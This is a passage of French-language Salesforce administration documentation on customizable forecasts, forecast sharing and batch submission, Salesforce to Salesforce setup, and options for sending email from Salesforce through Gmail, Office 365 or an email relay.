2. Cliquez sur **Activer la prévision personnalisable**. Si cette option n'est pas disponible, les prévisions personnalisables sont déjà activées pour votre organisation. Une fois que vous avez activé les prévisions personnalisables, trois nouvelles autorisations utilisateur sont disponibles :

| Autorisation | Description |
|---|---|
| Ignorer les prévisions | Permet aux utilisateurs de remplacer leurs propres prévisions et celles des utilisateurs inférieurs dans la hiérarchie des prévisions. Tous les profils standard sauf Lecture seule reçoivent cette autorisation. |
| Modifier les quotas personnels | Permet aux utilisateurs de modifier leurs quotas. Tous les profils standard sauf Lecture seule reçoivent cette autorisation.<br>Les utilisateurs autorisés à gérer des utilisateurs peuvent à tout moment modifier les quotas de leur choix. Les utilisateurs peuvent toujours modifier les quotas des personnes qu'ils supervisent directement. |
| Afficher toutes les prévisions | Permet aux utilisateurs de consulter toutes les prévisions, quelle que soit leur position dans la hiérarchie des prévisions. Cette autorisation est incluse dans le profil d'administrateur système. |

3. Choisissez les présentations de page d'opportunité à inclure dans la nouvelle liste associée Prévisions d'opportunité. Vous pouvez également choisir l'option Ajouter pour ajouter cette liste associée aux présentations de page, même si elles ont été personnalisées.
4. Cliquez sur **Enregistrer**.
5. Activer ou désactiver ces autorisations si nécessaire.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer les prévisions personnalisables :
- Personnaliser l'application

Remarque: Avec les prévisions personnalisables, vos prévisions dépendent toujours de la manière dont les valeurs de liste de sélection `Étape d'opportunité` sont mappées aux catégories prévisionnelles.

CONSULTER ÉGALEMENT :

- Configuration des prévisions personnalisables
- Activation de Territory Management
- Partage manuel d'une prévision

## Partage manuel d'une prévision

Remarque: Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Votre administrateur définit la hiérarchie des prévisions de votre entreprise, déterminant ainsi quels utilisateurs peuvent visualiser les données prévisionnelles. Cependant, l'administrateur peut manuellement étendre les privilèges de partage des données prévisionnelles et vous pouvez également étendre manuellement les privilèges de partage de vos propres données prévisionnelles. Le partage manuel des prévisions ne fait qu'augmenter l'accès aux données prévisionnelles et ne peut en aucun cas limiter l'accès des utilisateurs qui y ont déjà droit. Pour partager manuellement une prévision, vous devez être un administrateur ou un responsable de prévisions autorisé à partager vos données prévisionnelles.

Pour connaître les utilisateurs qui peuvent afficher votre prévision ou partager vos données prévisionnelles, procédez comme suit :

- Dans Configuration, saisissez *`Hiérarchie des prévisions`* dans la case `Recherche rapide`, sélectionnez **Hiérarchie des prévisions** puis cliquez sur **Partager** à côté de la vue à partager.
- Cliquez sur **Partage** sur la page d'accueil des prévisions pour partager vos propres données prévisionnelles.

La liste de partage des utilisateurs et des groupes affiche tous les utilisateurs qui ont actuellement accès à vos données prévisionnelles. Elle indique aussi leur niveau d'accès, comment ils peuvent soumettre une prévision et pourquoi ils y ont accès. Un utilisateur peut avoir accès aux données prévisionnelles pour plusieurs motifs :

| Motif | Description |
|---|---|
| Administrateur | L'utilisateur est un administrateur ou dispose de l'autorisation « Modifier toutes les données ». |
| Responsable de prévisions délégué | Un utilisateur dispose d'un accès aux données prévisionnelles, qui lui a été accordé via le bouton **Partage** des prévisions. |
| Responsable des prévisions | Un utilisateur dispose d'un droit d'accès en tant que responsable des prévisions dans la hiérarchie des prévisions. |
| Responsable | Le responsable peut toujours voir ses données prévisionnelles. |
| Autorisation Afficher toutes les prévisions | L'utilisateur dispose de l'autorisation « Afficher toutes les prévisions ». |

Dans la page de détail du partage de prévision, vous pouvez effectuer les opérations suivantes :

- Pour afficher une liste filtrée d'éléments, sélectionnez une liste prédéfinie dans la liste déroulante `Afficher` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées.Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Afficher` puis cliquez sur **Modifier**.
- Cliquez sur **Ajouter** pour accorder à d'autres utilisateurs ou groupes l'accès aux données prévisionnelles.

  Remarque: Le partage manuel s'étend jusqu'aux données d'opportunité qui constituent les prévisions. Si un utilisateur est autorisé à annuler des données prévisionnelles, il est également autorisé à annuler les données prévisionnelles d'opportunité.
- Cliquez sur **Développer la liste** pour afficher tous les utilisateurs qui disposent de l'accès aux données prévisionnelles.
- Pour les règles de partage manuelles que vous créez, cliquez sur **Modifier** ou **Suppr** en regard d'un élément de la liste afin de modifier ou de supprimer le niveau d'accès.

CONSULTER ÉGALEMENT :

Définition des paramètres des prévisions personnalisables

Configuration des prévisions personnalisables

## Soumission des prévisions personnalisables par lot

La soumission des prévisions offre un instantané des données prévisionnelles et rend ces données disponibles sous forme d'historique des prévisions et de rapports. Gagnez du temps en soumettant plusieurs prévisions à la fois.

Remarque: Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Pour soumettre plusieurs prévisions simultanément :

1. Dans Configuration, saisissez *`Soumission par lot`* dans la case `Recherche rapide`, puis sélectionnez **Soumettre les prévisions par lot**.
2. Choisissez la période de prévision qui convient.
3. Sélectionnez les utilisateurs disposant des prévisions que vous souhaitez soumettre et cliquez sur **Ajouter** pour les ajouter à la liste `Utilisateurs sélectionnés pour la soumission par lot`. Pour sélectionner plusieurs utilisateurs simultanément, cliquez dessus tout en maintenant la touche **Ctrl** enfoncée.
4. Cliquez sur **Soumettre**.
5. Cliquez sur **OK**.

Les utilisateurs peuvent également soumettre leurs prévisions individuellement en cliquant sur **Envoyer** dans leurs prévisions.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour soumettre les prévisions par lot :
- Modifier toutes les données

CONSULTER ÉGALEMENT :

Configuration des prévisions personnalisables

# Activation des réseaux professionnels pour la collaboration entre organisations

## Activation de Salesforce to Salesforce

ATTENTION: L'activation de Salesforce to Salesforce n'est pas réversible. Toutefois, vous pouvez contrôler les informations et les connexions que vous partagez. Vous pouvez arrêter le partage ou modifier les paramètres de partage à tout moment. En activant Salesforce to Salesforce, vous acceptez d'autoriser salesforce.com à traiter les mises à jour des informations dans votre organisation qui sont partagées avec d'autres organisations. Salesforce to Salesforce permet de partager vos données avec des destinataires tiers qui peuvent à leur tour utiliser Salesforce to Salesforce pour partager des données avec des destinataire tiers que vous ne connaissez pas. Il est de votre responsabilité de vérifier l'existence de dispositions contractuelles et légales appropriées entre vous-même et vos destinataires afin de limiter l'usage et la divulgation de vos données partagées.

Pour activer Salesforce to Salesforce :

1. Dans Configuration, saisissez *Paramètres de Salesforce to Salesforce* dans la case Recherche rapide, puis sélectionnez **Paramètres de Salesforce to Salesforce**.
2. Cliquez sur **Modifier**.
3. Sélectionnez Activer.
4. Cliquez sur **Enregistrer**.

À l'activation de Salesforce to Salesforce, un nouvel utilisateur appelé "Utilisateur connecté" est créé. Cet utilisateur n'est pas pris en compte dans le nombre de licences utilisées pour votre entreprise, et il n'est inclus dans aucune vue de gestion des utilisateurs.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer Salesforce to Salesforce :

- Modifier toutes les données

Lorsque vos partenaires commerciaux mettent à jour un enregistrement partagé, son champ Dernière modification par dans votre organisation affiche Utilisateur connecté qui permet de suivre aisément l'ensemble des modifications apportées.

L'Utilisateur connecté est automatiquement attribué au profil Réseau partenaire. Le profil Réseau partenaire ne peut pas être modifié et ne figure dans aucune vue de gestion de profil.

Une fois Salesforce to Salesforce activé :

1. Créez un ensemble d'autorisations avec l'autorisation « Gérer les connexions » activée et l'onglet Connexion défini sur Visible, puis attribuez l'ensemble autorisations aux utilisateurs qui doivent travailler avec des connexions Salesforce to Salesforce.

   Nous recommandons également d'accorder l'autorisation « Gérer les files d'attente » à tous les utilisateurs qui disposent de l'autorisation « Gérer les connexions ». Cela permet aux utilisateurs de créer et de gérer des files d'attente pour des connexions sans solliciter l'aide d'un administrateur.

2. Configurez les paramètres de Salesforce to Salesforce, tels que les modèles de communication pour envoyer des invitations à vos partenaires professionnels.
3. Ajoutez la liste associée Partage externe aux présentations de page pour les profils appropriés.

   Remarque: Cette liste associée peut être mise à la disposition de tous les utilisateurs, et pas uniquement à la disposition de ceux dotés de l'autorisation Gérer les connexions.

4. Vous pouvez également créer des vues personnalisées dans la liste associée Partage externe, puis accorder l'accès aux utilisateurs appropriés pour leur permettre d'afficher et d'accepter des enregistrements partagés.

5. Vous pouvez aussi ajouter les colonnes Nom de connexion reçu et Nom de connexion envoyé aux listes associées sur les présentations de page des objets souhaités.
6. Créez et gérez vos connexions réseau avec vos partenaires professionnels.

CONSULTER ÉGALEMENT :

Présentation de Salesforce to Salesforce

Conseils pour l'utilisation de Salesforce to Salesforce

Déterminer si vos partenaires utilisent Salesforce

## Configuration de Salesforce to Salesforce

Vous pouvez configurer 100 % Salesforce afin d'utiliser les modèles de communication pour interagir avec vos partenaires commerciaux. De plus, vous pouvez configurer l'adresse e-mail et le nom utilisés dans les modèles. Pour configurer ces paramètres :

1. Dans Configuration, saisissez *Paramètres de Salesforce to Salesforce* dans la case Recherche rapide, puis sélectionnez **Paramètres de Salesforce to Salesforce**.
2. Cliquez sur **Modifier** et modifiez les paramètres suivants :

| Paramètre | Description |
|---|---|
| Adresse e-mail d'expédition | L'adresse e-mail avec laquelle tous les modèles de communication Salesforce to Salesforce sont envoyés, par exemple, « partner@acme.com ». Salesforce envoi automatiquement les e-mails, mais pour vos contacts, il s'affiche comme s'ils avaient été envoyés à partir de cette adresse. Si un contact répond à un modèle de communication, la réponse est envoyée à cette adresse. |
| Nom de l'expéditeur | Nom associé à l'adresse e-mail d'expédition (par exemple, Responsable de canaux Acme). |
| Modèle d'invitation | Utilisé pour l'envoi des invitations. |
| Modèle de désactivation | Utilisé pour signaler à un partenaire commercial que vous avez désactivé la connexion. |
| Modèle d'acceptation de l'invitation | Utilisé pour signaler à un partenaire commercial que vous avez accepté l'invitation. |
| Modèle de refus de l'invitation | Utilisé pour signaler à un partenaire commercial que vous avez décliné l'invitation. |
| Modèle de mise à jour du profil de connexion | Utilisé pour signaler à vos partenaires commerciaux les changements apportés à un profil de connexion actif. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer 100 % Salesforce :

- Modifier toutes les données

3. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Présentation de Salesforce to Salesforce
- Invitation de partenaires commerciaux à se connecter à l'aide de Salesforce to Salesforce
- Gestion des connexions
- Partage d'enregistrement utilisant Salesforce to Salesforce

# Configuration de la messagerie intégrée à Salesforce

## Éditions et autorisations des e-mails

Les e-mails et les modèles Salesforce sont disponibles dans plusieurs éditions. Activez la fonctionnalité, puis gérez les autorisations et l'accès de l'organisation, des administrateurs et des utilisateurs.

Éditions

Disponible avec : Salesforce Lightning Experience

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition et Unlimited Edition

| Au niveau de l'organisation | Autorisations et conditions d'accès |
|---|---|
| Utiliser E-mail dans Lightning Experience : | • Lightning Experience activée.<br>• Action Envoyer un e-mail ajoutée aux actions Lightning dans les présentations de page qui prennent en charge E-mail Lightning. |
| Envoyer tous les types d'e-mail sortant : | Niveaux d'accès `Accès à l'envoi d'e-mail` défini sur *`Tous les e-mails`*. |
| Envoyer des pièces jointes : | • Livraisons de contenus activées pour charger des fichiers supérieurs à 3 Mo. Si les Livraisons de contenus ne sont pas activées, les utilisateurs ne peuvent pas charger les fichiers qui dépassent 3 Mo.<br>• Salesforce Files activée pour envoyer des fichiers. Si Salesforce Files n'est pas activée, vous pouvez envoyer uniquement des pièces jointes. |
| Afficher les e-mails envoyés : | • Si E-mail optimisé est activé : Aucune autorisation supplémentaire n'est requise. Les e-mails sont affichés en tant qu'enregistrements d'e-mail.<br>• Si E-mail optimisé est désactivé : Les Activités partagées doivent être activées. Les e-mails sont affichés en tant qu'enregistrements de tâche. Si les Activités |

| Au niveau de l'organisation | Autorisations et conditions d'accès |
| --- | --- |
| | partagées ne sont pas activées et qu'un utilisateur envoie un e-mail à plusieurs contacts, Salesforce crée des enregistrements de tâche fermée dupliquée : une pour chaque contact. |

| Administrateur | Autorisations et conditions d'accès |
| --- | --- |
| Créer un modèle d'e-mail : | Autorisation Envoyer un e-mail. |
| Joindre un fichier à un modèle ou à un e-mail : | Accès au fichier que vous joignez. |
| Supprimer un modèle créé par un autre utilisateur : | Autorisation Afficher toutes les données. |
| Envoyer un e-mail : | Avant d'envoyer un premier e-mail, tous les administrateurs doivent confirmer leur adresse de messagerie. Il suffit de suivre les instructions. |

| Utilisateur | Préférences et autorisations requises |
| --- | --- |
| Créer un modèle d'e-mail : | Autorisation Envoyer un e-mail. |
| Ajouter des champs de fusion à un modèle ou à un e-mail : | Accès aux champs dans l'objet applicable. |
| Joindre un fichier à un modèle ou à un e-mail : | Accès au fichier que vous joignez. |
| Supprimer un modèle que vous avez créé : | Aucune. |
| Envoyer un e-mail : | • Autorisation Envoyer un e-mail.<br>• Avant d'envoyer un premier e-mail, tous les administrateurs doivent vérifier leur adresse de messagerie. Il suffit de suivre les instructions. |

CONSULTER ÉGALEMENT :

Quelle option d'envoi des e-mails depuis Salesforce convient le mieux à mon organisation ?

Configuration de l'action Envoyer un e-mail dans l'éditeur d'activité de Lightning Experience

# E-mail optimisé : optimisation de la messagerie dans Salesforce avec des personnalisations clés et une page améliorée

La fonctionnalité E-mail optimisé offre quantité de fonctionnalités de messagerie qui améliorent vos processus commerciaux, notamment la possibilité d'associer des e-mails à d'autres enregistrements, d'ajouter des champs personnalisés aux e-mails, d'utiliser des déclencheurs avec les e-mails, de modifier la présentation des e-mails et de gérer les e-mails via l'API Salesforce. La page de détail des e-mails a également été renouvelée et améliorée pour afficher les messages sous leur format d'origine.

Avec E-mail optimisé, les messages dans Salesforce sont enregistrés sous la forme d'enregistrements EmailMessage. EmailMessage est un objet Salesforce standard, ce qui explique pourquoi vous obtenez ces nouvelles fonctionnalités puissantes.

Remarque: Avec E-mail optimisé, pour la rétro-compatibilité nous continuons de créer un enregistrement Tâche à chaque message. Cependant, lorsque vous visualisez les e-mails dans Salesforce, vous affichez l'enregistrement EmailMessage de l'e-mail. Grâce à cet enregistrement, les e-mails sont désormais affichés sous leur format d'origine. Ainsi, les e-mails HTML affichent le format HTML et les e-mails texte affichent le format texte. C'est précisément ce que souhaitent vos utilisateurs.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Considérations relatives à la configuration d'E-mail optimisé

Prenez connaissance de quelques conseils de sagesse avant d'utiliser E-mail optimisé, notamment les limitations, les détails pour les clients E-mail vers requête et des informations sur l'utilisation des enregistrements EmailMessage et Tâche.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- E-mail optimisé est automatiquement activé pour les organisations, à l'exception de celles qui utilisent E-mail vers requête.
- Si vous utilisez E-mail vers requête, vous pouvez déjà utiliser des champs personnalisés, des présentations personnalisées, des règles de workflow et des déclencheurs avec les e-mails sans activer E-mail optimisé. De plus, vous utilisez déjà l'objet EmailMessage pour stocker les e-mails associés à des requêtes. Si vous souhaitez associer des enregistrements EmailMessage à d'autres objets (en plus des requêtes), nous recommandons d'activer E-mail optimisé.
- Avec E-mail optimisé, vos e-mails sont stockés en utilisant l'objet Salesforce standard EmailMessage. Vous bénéficiez de toutes les fonctionnalités habituelles qu'offrent les objets standard, notamment des champs personnalisés, des présentations personnalisées et des pages de détail d'enregistrement améliorées. Pour stocker les e-mails avec l'objet EmailMessage, vous devez activer E-mail optimisé, sauf si votre organisation utilise E-mail vers requête qui utilise déjà l'objet EmailMessage pour stocker les e-mails associés aux requêtes.
- Avec E-mail optimisé, les e-mails envoyés depuis Salesforce sont enregistrés à la fois en tant qu'enregistrements EmailMessage et enregistrements Tâche. Cependant, seules les enregistrements EmailMessage sont affichés dans la page de détail des e-mails dans l'interface utilisateur.
- Même si votre organisation utilise E-mail optimisé, les e-mails ajoutés depuis Web vers piste, Salesforce pour Outlook et Lightning pour Outlook sont stockés en tant qu'enregistrements Tâche.
- Vous ne pouvez pas utiliser des champs de devise personnalisés avec l'objet EmailMessage.
- Les enregistrements EmailMessage ne peuvent avoir qu'un seul type d'enregistrement.
- Les règles de workflow peuvent utiliser des enregistrements EmailMessage uniquement pour mettre à jour des champs dans les enregistrements Requêtes.
- Avant d'utiliser E-mail optimisé, nous recommandons de :

- Réviser les déclencheurs et les règles de workflow qui utilisent l'objet EmailMessage. Pour les enregistrements EmailMessage associés à des requêtes, le champ `ParentID` est toujours renseigné. Avec E-mail optimisé, vous pouvez associer des enregistrements EmailMessage à d'autres enregistrements, et le champ `ParentID` peut être vide. Par conséquent, il peut être nécessaire de mettre à jour vos déclencheurs et règles de workflow en vue de gérer les messages qui contiennent des champs `ParentID`.
- Réviser la logique métier personnalisée qui incorpore des tâches et des e-mails. Nous recommandons de :
  - Recréer tous les champs d'objet Tâche personnalisés dans l'objet EmailMessage.
  - Migrer tous les déclencheurs d'objet Tâche vers l'objet EmailMessage.
- Tester dans une organisation sandbox avec tous les workflows et toutes les personnalisations, y compris celles d'E-mail vers requête.

CONSULTER ÉGALEMENT :

E-mail optimisé : optimisation de la messagerie dans Salesforce avec des personnalisations clés et une page améliorée

Configuration d'E-mail optimisé

## Configuration d'E-mail optimisé

La fonctionnalité E-mail optimisé offre quantité de fonctionnalités de messagerie, notamment la possibilité d'associer des e-mails à d'autres enregistrements, d'ajouter des champs personnalisés aux e-mails, d'utiliser des déclencheurs avec les e-mails, de modifier la présentation des e-mails et de gérer les e-mails via l'API Salesforce. E-mail optimisé est automatiquement activé pour les organisations, à l'exception de celles qui utilisent E-mail vers requête.

1. Dans Configuration, saisissez *`E-mail optimisé`* dans la case Recherche rapide, puis sélectionnez **E-mail optimisé**.
2. Cliquez sur **Activer**.
3. Mettez à jour la présentation page E-mail pour :
   a. Ajouter le champ `Associé à`.
   Vos utilisateurs peuvent ainsi afficher les enregistrements qui sont associés à un e-mail.
   b. Retirer le champ `Requête parente` de la présentation page E-mail. Ce champ est généralement vide, sauf si vous utilisez E-mail vers requête et qu'un e-mail est associé à une requête.

CONSULTER ÉGALEMENT :

E-mail optimisé : optimisation de la messagerie dans Salesforce avec des personnalisations clés et une page améliorée

Considérations relatives à la configuration d'E-mail optimisé

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour envoyer un e-mail :
- Autorisation « Envoyer un e-mail » et accès à l'enregistrement à partir duquel l'e-mail est envoyé.

Pour joindre des fichiers à des e-mails ou à des modèles :
- Accéder au fichier que vous joignez.

# Envoi d'e-mails depuis Salesforce par les utilisateurs

Vos utilisateurs passent leur journée dans Salesforce pour consulter des informations sur les clients, consigner des activités et créer des rapports. Pourquoi ne pas faciliter leur tâche et leur permettre d'envoyer des e-mails directement depuis Salesforce ? Plusieurs options sont disponibles, selon que votre organisation utilise Lightning Experience, selon qu'elle est propriétaire d'un domaine de messagerie et selon l'application de messagerie utilisée par votre société.

Quelle option d'envoi des e-mails depuis Salesforce convient le mieux à mon organisation ?

Plusieurs options permettent aux utilisateurs d'envoyer des e-mails directement depuis Salesforce, selon que votre organisation utilise Lightning Experience, selon que votre société est propriétaire d'un domaine de messagerie et selon l'application de messagerie utilisée.

Surveillance des e-mails envoyés depuis Salesforce

Tirez parti de l'envoi d'e-mail depuis Salesforce avec des fonctionnalités qui permettent de surveiller les e-mails, notamment des journaux d'e-mails et une file d'attente d'envoi d'e-mails en masse.

Amélioration de la remise des e-mails envoyés depuis Salesforce

La livraison (ou délivrabilité) des e-mails contrôle la probabilité que les e-mails transmis par une société ou un individu atteignent leur destinataire. Pour améliorer la remise des e-mails que vous envoyez bien Salesforce, nous offrons plusieurs paramètres et options de conformité.

Adresses de l'organisation : envoi d'e-mails depuis Salesforce en utilisant une adresse De commune

Si votre organisation Salesforce nécessite que les utilisateurs partagent un alias d'e-mail commun, vous pouvez définir une liste d'adresses de l'organisation pour chaque profil utilisateur. Lors de l'envoi d'un e-mail depuis Salesforce, les utilisateurs associés à ces profils peuvent sélectionner leur propre adresse ou celle de l'organisation pour le champ `De` de l'e-mail. Les réponses sont envoyées à l'adresse sélectionnée.

Pieds de page de l'organisation : envoi d'e-mails depuis Salesforce avec des pieds de page communs par les utilisateurs

Vos utilisateurs peuvent gagner du temps et appliquer une messagerie commune à tous les e-mails envoyés depuis Salesforce en créant des pieds de page à l'échelle de l'organisation. Vous pouvez créer un pied de page d'e-mail séparé pour chaque codage, puis sélectionner des pieds de page par défaut pour l'envoi d'e-mails uniques ou en masse.

## Quelle option d'envoi des e-mails depuis Salesforce convient le mieux à mon organisation ?

Plusieurs options permettent aux utilisateurs d'envoyer des e-mails directement depuis Salesforce, selon que votre organisation utilise Lightning Experience, selon que votre société est propriétaire d'un domaine de messagerie et selon l'application de messagerie utilisée.

Lorsque vous envoyez un e-mail depuis un enregistrement Salesforce, il est automatiquement associé à cet enregistrement. Aucune connexion n'est nécessaire !

| **Si votre société :** | **La meilleure option de messagerie est :** |
|---|---|
| Utilise Lightning Experience et Gmail™ | Envoyer via Gmail |
| Utilise Lightning Experience et Office 365™ | Envoyer via Office 365 |
| Est propriétaire d'un domaine (masociété.com) ET n'utilise pas Lightning Experience et Gmail ou Office 365 | Relais de messagerie |
| N'est pas propriétaire d'un domaine et vos adresses e-mail se terminent en @outlook.com, @hotmail.com, etc. | Envoyer via Salesforce |

| Si votre société : | La meilleure option de messagerie est : |
| --- | --- |
| Utilise Salesforce Classic ET n'est pas propriétaire d'un domaine ET vos adresses e-mails se terminent en @gmail.com, @aol.com ou @yahoo.com | Vous devez enregistrer le domaine que vous contrôlez*. Utilisez Relais de messagerie et utilisez ce domaine pour le relais de messagerie |

*En raison de la politique DMARC (Domain-based Message Authentication, Reporting & Conformance) chez Gmail, AOL™ et Yahoo™. En savoir plus

Envoi d'e-mails via Gmail ou Office 365 : les utilisateurs peuvent envoyer des e-mails via des services externes

Pour rationaliser la correspondance par e-mail des utilisateurs, autorisez-les à envoyer des e-mails depuis Salesforce en utilisant leur compte Gmail ou Office 365. Pour les destinataires, les e-mails se présentent comme s'ils avaient été envoyés depuis le compte Gmail ou Office 365 de vos utilisateurs. Les utilisateurs peuvent également consulter les e-mails envoyés dans leur dossier Messages envoyés Gmail ou Éléments envoyés Office 365.

Envoyer via Salesforce : les utilisateurs peuvent envoyer des e-mails via Salesforce

Pour rationaliser la correspondance par e-mail des utilisateurs, autorisez-les à envoyer des e-mails depuis Salesforce en utilisant les serveurs Salesforce. Il n'est pas nécessaire d'intégrer un service de messagerie externe. Cette approche est très efficace si vous utilisez Salesforce Classic, si vous avez besoin de la gestion des rebonds, ou si vous n'utilisez pas Gmail™ ou Office 365™ avec Lightning Experience.

Relais de messagerie : envoi d'e-mails via le serveur de messagerie de votre société pour les utilisateurs

Pour rationaliser la correspondance par e-mail des utilisateurs, autorisez-les à envoyer des e-mails depuis Salesforce en utilisant le serveur de messagerie de votre société. Pour les destinataires, les e-mails se présentent comme s'ils avaient été envoyés depuis le compte de messagerie de société de vos utilisateurs. Ces e-mails sont également stockés dans le serveur de messagerie de la société, ce qui facilite la conformité. Les utilisateurs peuvent afficher les e-mails envoyés depuis Salesforce dans le dossier Éléments envoyés de leur compte de messagerie de société.

## Envoi d'e-mails via Gmail ou Office 365 : les utilisateurs peuvent envoyer des e-mails via des services externes

Pour rationaliser la correspondance par e-mail des utilisateurs, autorisez-les à envoyer des e-mails depuis Salesforce en utilisant leur compte Gmail ou Office 365. Pour les destinataires, les e-mails se présentent comme s'ils avaient été envoyés depuis le compte Gmail ou Office 365 de vos utilisateurs. Les utilisateurs peuvent également consulter les e-mails envoyés dans leur dossier Messages envoyés Gmail ou Éléments envoyés Office 365.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Considérations relatives à la configuration de la fonctionnalité Envoyer les e-mails via Gmail™ ou Office 365™

Prenez connaissance des informations ci-dessous avant de configurer Envoyer via Gmail ou Office 365, notamment les détails des déclencheurs et des règles de workflow, et les informations sur les organisations qui utilisent des communautés.

Configuration de la fonctionnalité Envoyer les e-mails via Gmail™ ou Office 365™

En quelques étapes rapides, vous pouvez permettre aux utilisateurs d'envoyer des e-mails depuis Salesforce en utilisant leur compte Gmail ou Office 365.

## Considérations relatives à la configuration de la fonctionnalité Envoyer les e-mails via Gmail™ ou Office 365™

Prenez connaissance des informations ci-dessous avant de configurer Envoyer via Gmail ou Office 365, notamment les détails des déclencheurs et des règles de workflow, et les informations sur les organisations qui utilisent des communautés.

- La fonctionnalité Envoyer les e-mails via Gmail ou Office 365 n'est pas disponible dans les communautés. Si votre organisation a activé la fonctionnalité Envoyer les e-mails via Gmail ou Office 365, elle ne fonctionne pas dans les communautés. À la place, les e-mails envoyés dans les communautés passent par Salesforce ou le Relais de messagerie, selon l'option configurée par votre organisation.
- Si vous utilisez Envoyer via Gmail, vous pouvez accéder à votre page Mes paramètres de messagerie dans Salesforce pour personnaliser le nom affiché dans le champ De des e-mails sortants. Si vous utilisez Envoyer via Office 365, vous ne pouvez pas changer le nom dans Salesforce.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lors de l'utilisation de la fonctionnalité Envoyer les e-mails via Gmail ou Office 365 :

- Les e-mails ne sont pas stockés dans les journaux d'e-mails de Salesforce, qui sont utilisés uniquement pour les e-mails envoyés via Salesforce. Cela signifie que les informations de remise des e-mails ne sont pas disponibles dans Salesforce. Vous devez consulter les journaux des e-mails dans Gmail ou Office 365.
- Les e-mails envoyés via des déclencheurs et des règles de workflow sont envoyés via Salesforce.
- La gestion des rebonds n'est pas prise en charge. Par conséquent, les contacts et les pistes ne sont pas automatiquement mis à jour avec les informations de rebond. Vous pouvez néanmoins visualiser les rebonds dans votre boîte de réception. Si vous avez besoin de la gestion des rebonds, utilisez la fonctionnalité Envoyer via Salesforce.
- Le protocole TLS (Transport Layer Security) est géré à travers le service de messagerie externe, pas via les paramètres Salesforce.

CONSULTER ÉGALEMENT :

Envoi d'e-mails via Gmail ou Office 365 : les utilisateurs peuvent envoyer des e-mails via des services externes

Configuration de la fonctionnalité Envoyer les e-mails via Gmail™ ou Office 365™

## Configuration de la fonctionnalité Envoyer les e-mails via Gmail™ ou Office 365™

En quelques étapes rapides, vous pouvez permettre aux utilisateurs d'envoyer des e-mails depuis Salesforce en utilisant leur compte Gmail ou Office 365.

1. Dans Configuration saisissez *Envoyer via des services de messagerie externes* dans la case Recherche rapide, puis sélectionnez **Envoyer via des services de messagerie externes**.
2. Activez Envoyer les e-mails via Gmail ou Envoyer les e-mails via Office 365. Vous ne pouvez pas sélectionner les deux options.

   Vos utilisateurs peuvent gérer la configuration de leur messagerie externe dans **Mes paramètres de messagerie**, dans leurs paramètres personnels.

Cette fonctionnalité est activée pour tous les utilisateurs associés au profil standard ou qui disposent de l'autorisation utilisateur « Envoyer via des services de messagerie externes ». Les utilisateurs peuvent envoyer via des services de messagerie externe dans l'éditeur d'e-mail de Lightning Experience à l'aide de la norme OAuth. Les identifiants des utilisateurs ne sont pas stockés dans Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour envoyer un e-mail :

- Autorisation « Envoyer un e-mail » et accès à l'enregistrement à partir duquel l'e-mail est envoyé.

CONSULTER ÉGALEMENT :

Envoi d'e-mails via Gmail ou Office 365 : les utilisateurs peuvent envoyer des e-mails via des services externes

Considérations relatives à la configuration de la fonctionnalité Envoyer les e-mails via Gmail™ ou Office 365™

## Envoyer via Salesforce : les utilisateurs peuvent envoyer des e-mails via Salesforce

Pour rationaliser la correspondance par e-mail des utilisateurs, autorisez-les à envoyer des e-mails depuis Salesforce en utilisant les serveurs Salesforce. Il n'est pas nécessaire d'intégrer un service de messagerie externe. Cette approche est très efficace si vous utilisez Salesforce Classic, si vous avez besoin de la gestion des rebonds, ou si vous n'utilisez pas Gmail™ ou Office 365™ avec Lightning Experience.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Considérations relatives à la configuration des envois via Salesforce

Prenez connaissance des informations ci-dessous avant de configurer les envois via Salesforce, notamment les détails sur la gestion des rebonds et des spams.

Configuration de l'envoi d'e-mails via Salesforce

Prenez connaissance des informations ci-dessous avant de configurer les envois via Salesforce, notamment les détails sur la gestion des rebonds et des spams.

Test la remise des e-mails envoyés via Salesforce

